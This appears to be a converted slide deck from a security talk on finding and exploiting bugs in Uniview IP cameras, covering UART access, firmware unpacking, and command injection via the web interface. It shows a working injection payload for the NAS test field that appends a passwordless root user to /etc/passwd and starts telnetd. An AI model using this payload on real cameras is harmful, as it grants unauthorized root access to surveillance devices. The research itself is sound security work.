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Embedded Linux bug hunting


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What's in this talk


- How to identify and exploit a series of bugs in a wide range of Uniview IP cameras
- Flow from cam-in-box to shell-on-cam
- Discussion of exploitation strategies, why's and why not's

Workflow is applicable to most IOT devices.





Motivation for (this) research

- Cameras won't move to the cloud
- Camera wires are often dangling out of buildings
- It's fun and a good distraction from actual work
- It's nice to poke at some softer targets
- Practicing on something you know (Linux) means less confusion & better practice
- It's imperative to have weapons against the machine uprising/dystopian surveillance nightmare




Step 0: device disassembly

- Opening up the device gives a good overview, usually my first step
- BGA mounted nightmare
- HiSilicon IPC SoC
 - Not NDAA compliant



Initial access: UART console pinout on the cheap

- No oscilloscope, no problem; a cheap multimeter frequently suffices
- Continuity test from pads to find ground; one probe on pad, one probe on chassis, shielding or similar
- Measure other pads while powering up the device
 - Steady 3.3 **or** 5v = VCC pin, unused for UART
 - Fluctuating voltage = potential device TX
 - Nothing / low voltage = potential device RX
- Connect USB UART, make guesses at speed, parameters – often 115200,8,N,1
- UART shell preferable to e.g. SPI flash dump
 - No rules for SPI flash layout



Bad at soldering, not a problem

```
hi3516cv300 System startup

U-Boot 2010.06 (Jan 04 2018 - 21:20:26)

Check Flash Memory Controller v100 ... Found
SPI Nand(cs 0) ID: 0xc2 0x12 Name:"MX35LF1GE4AB"
Block:128KB Page:2KB Chip:128MB*1 OOB:64B ECC:4bit/512
SPI Nand total size: 128MB
MMC:
EMMC/MMC/SD controller initialization.
Card did not respond to voltage select!
No EMMC/MMC/SD device found !
*** Warning - bad CRC or NAND, using default environment

In:    serial
Out:   serial
Err:   serial
Detected MACID:48:ea:63:79:a5:8c
Press Ctrl+B to abort autoboot in 2 seconds

NAND read: device 0 offset 0x100000, size 0x900000
9437184 bytes read: OK
## Booting kernel from Legacy Image at 82000000 ...
Image Name: Linux-3.18.20
Image Type: ARM Linux Kernel Image (uncompressed)
Data Size: 7810697 Bytes = 7.4 MiB
Load Address: 80008000
Entry Point: 80008000
Loading Kernel Image ... OK
OK

Starting kernel ...

[    0.000000] Booting Linux on physical CPU 0x0
```



UART is everywhere




Initial access: Without the UART

- I didn't end up using the UART (initially)
- While I waited for the device to arrive, I was looking for and at the firmware
- The vendor site is not very open with firmware downloads
 - Third-party sites to the rescue
- Unpacking and investigating were straightforward
 - Not always this easy, UART helps in those cases
 - Firmware may be in an encrypted/esoteric archive



WAITING



Initial access: Firmware contents

Delivered as a zip file, relevant contents (file *):

`program.bin: UBI image, version 1`

`uimage.bin: u-boot legacy uImage, Linux-3.4.35, Linux/ARM, OS Kernel Image (Not compressed), 6952208 bytes, Load Address: 0x80008000, Entry Point: 0x80008000`

Unpack UBI image with [ubidump](#); program.bin contains camera functionality
(binaries, init scripts etc.)

`/program/bin/init.sh -> /program/bin/mware_init.sh -> mwareserver &`
`mwareserver main service / device startup point`


Initial access: Web interface bugs

- Reversing 101: find references to the system() or wrappers
- First proper device shell access candidate:

```
int MAS_MR_OPENISCSI_Login(int param_1)
```


...

```
k_system_wrapper("iscsiadm -m node -T %s -p %s --login 1>/dev/null 2>&1",param_1 + 0x210, param_1 + 0x310);
```




So far, so good, ready to compromise the device as soon as it lands

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Initial access: False flag


- The camera arrives, and I am eager to get a shell
- Can't find the trigger location
- Different feature sets for different cameras 😞
- My bullet cam does not support iSCSI
 - The bug is still there, troublesome to find the entry point/trigger from reversing only due to the software architecture



Initial shell: Success

Mapping my web UI to the firmware leads to another candidate:

```
IMOS_snprintf(auStack152,0x80,"mount -t nfs -o noblock,soft,rw,intr,timeo=2 %s:%s %s",
param_1 + 0xe,param_1 + 0x20,"/mnt/nasTest"); iVar1 = IMOS_system(auStack152);
```



NAS test: `echo toot::0:0::/root:/bin/sh >> /etc/passwd; telnetd`

telnetd spawned, root shell ready

Storage


| | | |
|---------------------------------------|-----------------------------|----------|
| Storage Medium | NAS | Format |
| IP Address | 1.1.1.1 | |
| Path | :h >> /etc/passwd; telnetd` | NAS Test |
| Total Capacity 0 MB, Free Space 0 MB. | | |

Making sure it works in latest+greatest

- Obtaining the latest firmware by upgrading via UI while sniffing traffic

http://en.ezcloud.uniview.com/version/IPC/GIPC_G6103/GIPCB6103.16.10.B25.201218/GIPC-B6103.16.10.B25.201218.zip



- The naming scheme is sadly not trivial at all
- Disassembly to verify bug presence before updating
 - Don't want to get locked out already



The screenshot shows a web-based configuration interface for a Uniview camera. At the top, there's a dark header bar with the Uniview logo on the left and 'Live View' and 'Setup' tabs. The 'Setup' tab is currently selected. On the left, a vertical sidebar lists several categories: 'Common', 'Network', 'Video', 'Image', and 'Intelligent'. The 'Maintenance' tab is active in the main content area. Under 'Maintenance', the 'Software Upgrade' section is visible. It contains two upgrade options: 'Local Upgrade' and 'Cloud Upgrade', each with its own input field. Below these is a large 'Detect' button. A note at the bottom of the section reads: 'Note: The upgrade will take a while. Please do not disconnect power.'

